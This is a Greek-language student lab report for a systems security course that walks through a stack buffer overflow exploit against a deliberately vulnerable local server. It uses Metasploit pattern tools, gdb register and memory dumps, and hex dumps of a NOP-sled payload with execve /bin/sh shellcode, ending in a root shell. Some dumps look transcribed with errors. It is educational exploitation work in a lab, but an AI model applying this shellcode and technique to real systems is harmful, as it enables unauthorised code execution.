

Ασφάλεια Υπολογιστικών και Επικοινωνιακών Συστημάτων – Άσκηση 1

Αρχικά μεταγλωττίσαμε το αρχείο `simple_server.c` με την εντολή που μας δίνετε στην εκφώνηση και μετά με την βοήθεια του `gdb` προσπαθήσαμε να καταλάβουμε το πως λειτουργά ο κάθε καταχωρητής της στοίβας στην μνήμη


```
>gcc -fno-stack-protector -z execstack -o simple_server simple_server.c
```

Ξεκινούμε τον `simple_server` μέσω του `gdb`, συνδεόμαστε πάνω στον `server` με τις εντολές που μας δίνονται

```
> cd /opt/metasploit-framework/tools/exploit
```

```
> ./pattern_create.rb -l 256 > /tmp/j.txt
```

```
> telnet localhost 7890 < /tmp/j.txt
```



```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~# cd /opt/metasploit-framework/tools/exploit
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 256
> /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
telnet: could not resolve localhost/7890: Name or service not known
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
telnet: could not resolve localhost/7890: Name or service not known
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#

Terminal
File Edit View Terminal Tabs Help
0x7fffffff4c0
^[[Aserver: got connection from 127.0.0.1 port 58230
RECV: 258 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 02 01 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 41 66 31 41 66 32 41 | Ae8Ae9Af0Af1Af2A
66 33 41 66 34 41 66 35 41 66 36 41 66 37 41 66 | f3Af4Af5Af6Af7Af
38 41 66 39 41 67 30 41 67 31 41 67 32 41 67 33 | 8Af9Ag0Ag1Ag2Ag3
41 67 34 41 67 35 41 67 36 41 67 37 41 67 38 41 | Ag4Ag5Ag6Ag7Ag8A
67 39 41 68 30 41 68 31 41 68 32 41 68 33 41 68 | g9Ah0Ah1Ah2Ah3Ah
34 41 68 35 41 68 36 41 68 37 41 68 38 41 68 39 | 4Ah5Ah6Ah7Ah8Ah9
41 69 30 41 69 31 41 69 32 41 69 33 41 69 34 41 | Ai0Ai1Ai2Ai3Ai4A
0d 0a | ..
Program received signal SIGSEGV, Segmentation fault.
0x00000000400cf6 in main ()
(gdb) run
```

Μετά το segmentation fault τρέχουμε την εντολή info reg στον gdb και λόγω τις υπερχειλίσης στον buffer παρατηρούμε ότι το rbp(base pointer) έχει πάρει τιμές από τα αλφαριθμητικά που έχουμε περάσει ως είσοδο.

```
(gdb) i r
rax            0x0            0
rbx            0x3765413665413565    3991668346616624485
rcx            0xffffffffffffff90    -112
rdx            0xffffffffffffff90    -112
rsi            0x7fffffff4c0        140737488348352
rdi            0x39644138          962871608
rbp            0x6641396541386541    0x6641396541386541
rsp            0x7fffffff558        0x7fffffff558
r8             0x0            0
r9             0x0            0
r10            0x7fffffff280        140737488347776
r11            0x246            582
r12            0x4008a0 4196512
r13            0x7fffffff630        140737488348720
r14            0x0            0
r15            0x0            0
rip            0x400cf6 0x400cf6 <main+514>
eflags         0x10206    [ PF IF RF ]
cs             0x33            51
ss             0x2b            43
ds             0x0            0
es             0x0            0
fs             0x0            0
---Type <return> to continue, or q <return> to quit---
gs             0x0            0
(gdb)
```

Από τον πίνακα με τις τιμές ψάχνουμε να δούμε πια είναι η τιμή που εμπεριέχεται μέσα στον rbp. Επειδή το σύστημα ακολουθεί το little – endian παίρνουμε τις τέσσερις τελευταίες δυάδες (42 65 38 41) , και με βάση τον πίνακα βρίσκουμε το αλφαριθμητικό “Ae8A”. Με την εντολή

```
> ./pattern_offset.rb -q Ae8A
```

Περνώντας ως όρισμα το “Ae8A” παίρνουμε το offset το οποίο ξεκινά η διεύθυνση του rbp.

```
root@mye007:~# cd /opt/metasploit-framework/tools/exploit
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 256
> /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /t
mp/j.txt
telnet: could not resolve localhost/7890: Name or service not known
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /t
mp/j.txt
telnet: could not resolve localhost/7890: Name or service not known
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tm
p/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_offset.rb -q Ae8A
[*] Exact match at offset 144
root@mye007:/opt/metasploit-framework/tools/exploit#
```

Άρα ο buffer μας έχει μέγεθος 144 byte. Με τις εντολές που μας δίνονται στην συνέχεια μετατρέπουμε το payload σε 16δικό το οποίο έχει μέγεθος 32 byte. Το περνάμε μέσα στο αρχείο exploit με την μορφή /x XY όπου XY είναι η δυάδες ψηφίων του payload.

Για να βρούμε την θέση την οποία ξεκινά ο buffer εκτελούμε την εντολή x/100ws \$rsp -200

```
(gdb) x/100wx $rsp -200
0x7fffffff490: 0x39644138      0x00000000      0x00000000      0x00000000
0x7fffffff4a0: 0x00000000      0x00000000      0xf7ffe1a8      0x00007fff
0x7fffffff4b0: 0x00000009      0x00000000      0x00400ce8      0x00000000
0x7fffffff4c0: 0x41306141      0x61413161      0x33614132      0x41346141
0x7fffffff4d0: 0x61413561      0x37614136      0x41386141      0x62413961
0x7fffffff4e0: 0x31624130      0x41326241      0x62413362      0x35624134
0x7fffffff4f0: 0x41366241      0x62413762      0x39624138      0x41306341
0x7fffffff500: 0x63413163      0x33634132      0x41346341      0x63413563
0x7fffffff510: 0x37634136      0x41386341      0x64413963      0x31644130
0x7fffffff520: 0x41326441      0x64413364      0x35644134      0x41366441
0x7fffffff530: 0x64413764      0x39644138      0x41306541      0xffffffff
0x7fffffff540: 0x33654132      0x41346541      0x65413565      0x37654136
0x7fffffff550: 0x41386541      0x66413965      0x31664130      0x41326641
0x7fffffff560: 0x66413366      0x35664134      0x41366641      0x66413766
0x7fffffff570: 0x39664138      0x41306741      0x67413167      0x33674132
0x7fffffff580: 0x41346741      0x67413567      0x37674136      0x41386741
0x7fffffff590: 0x68413967      0x31684130      0x41326841      0x68413368
0x7fffffff5a0: 0x35684134      0x41366841      0x68413768      0x39684138
0x7fffffff5b0: 0x41306941      0x69413169      0x33694132      0x41346941
0x7fffffff5c0: 0x00000a0d      0x00000000      0x00000000      0x00000000
0x7fffffff5d0: 0x00000000      0x00000000      0x00400d00      0x00000000
0x7fffffff5e0: 0xfffffe638     0x00007fff      0x00000001      0x00000000
0x7fffffff5f0: 0x00000000      0x00000000      0x00000000      0x00000000
---Type <return> to continue, or q <return> to quit---
```

Παρατηρούμε στην θέση 0x7fffffff4c0 ότι έχουν περαστεί τα πρώτα 4 στοιχεία του πίνακα που έχουμε περάσει ως είσοδο, αρά καταλαβαίνουμε ότι ο buffer[0] ξεκινά στην θέση μνήμης αυτή.

Περνάμε την θέση αυτή ως διεύθυνση επιστροφής (rip) στο αρχείο exploit.pl ώστε μετά την πρώτη εκτέλεση να επιστρέψει στον buffer αντί στην επομένη εντολή. Αφού η rip βρίσκεται μετά την rbp πρέπει να προσπεράσουμε συνολικά 144(buffer)+8(rbp) bytes για να φτάσουμε την rip και περνάμε ως διεύθυνση την αρχή της buffer. Άρα θα χρειαστούμε συνολικά 120 nopsleds + 32 bytes του payload για να φτάσουμε στην θέση αυτή. Για να μην χρειαστεί να ξέρουμε ακριβώς την διεύθυνση του payload βάζουμε στην αρχή 30 nopsleds εστί ώστε όταν επιστρέψει πίσω στον buffer να προχωρήσει και να φτάσει μόνο του στο payload και συμπληρώνουμε τα υπόλοιπα 90 στον bufstuf για να καλύψουμε τον buffer και να φτάσουμε στην θέση επιστροφής όπου θα περάσουμε την αρχική διεύθυνση του buffer.

Παρατηρήσαμε ότι παρόλο που στον gdb εκτελώντας το exploit.pl περνάμε το επιθυμητό αποτέλεσμα με πρόσβαση στον server όταν εκτελείτε εχτός του gdb βγάζει μήνυμα λάθους.

Εκτέλεση του exploit.pl όταν ο server τρέχει μέσα στο gdb

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 c0 e4 ff ff ff 7f 00 00 | .....
0a | .
Segmentation fault
root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffff4c0
server: got connection from 127.0.0.1 port 58233
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
5f 48 31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed | _H1.;H1.H1....
ff ff ff 2f 62 69 6e 2f 73 68 00 ef be ad 90 90 | .../bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 c0 e4 ff ff ff 7f 00 00 | .....
0a | .
process 1573 is executing new program: /bin/dash
#
```

Εκτέλεση του exploit.pl όταν ο server τρέχει κανονικά

```
Inferior 1 [process 1434] will be killed.
Quit anyway? (y or n) y
root@mye007:~# ./simple_server
0x7fffffff4e0
server: got connection from 127.0.0.1 port 58231
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
5f 48 31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed | _H1.;H1.H1....
ff ff ff 2f 62 69 6e 2f 73 68 00 ef be ad 90 90 | .../bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 c0 e4 ff ff ff 7f 00 00 | .....
0a | .
Segmentation fault
root@mye007:~#
```

Παρατηρούμε ότι η διεύθυνση που ξεκινά ο buffer η οποία βρήκαμε στο gdb είναι ίδια με αυτήν που τυπώνει ο server στην αρχή της εκτέλεσης του (0x7ffffffe4c0) ενώ όταν γίνεται εκτέλεση του server στο terminal είναι (0x7ffffffe4e0). Αυτό οφείλεται στο πως διαχειρίζεται ο gdb τις διευθύνσεις. Εάν αλλάξουμε την διεύθυνση rip σε 0x7ffffffe4e0 μέσα στο αρχείο exploit.pl η επίθεση μας είναι επιτυχής.

```
root@mye007:~# ./simple_server
0x7ffffffe4e0
server: got connection from 127.0.0.1 port 58234
RECV: 161 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 eb 0e | .....
5f 48 31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed | _H1..;H1.H1.....
ff ff ff 2f 62 69 6e 2f 73 68 00 ef be ad 90 90 | .../bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 a1 00 00 00 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 e0 e4 ff ff ff 7f 00 00 | .....
0a | .
#
```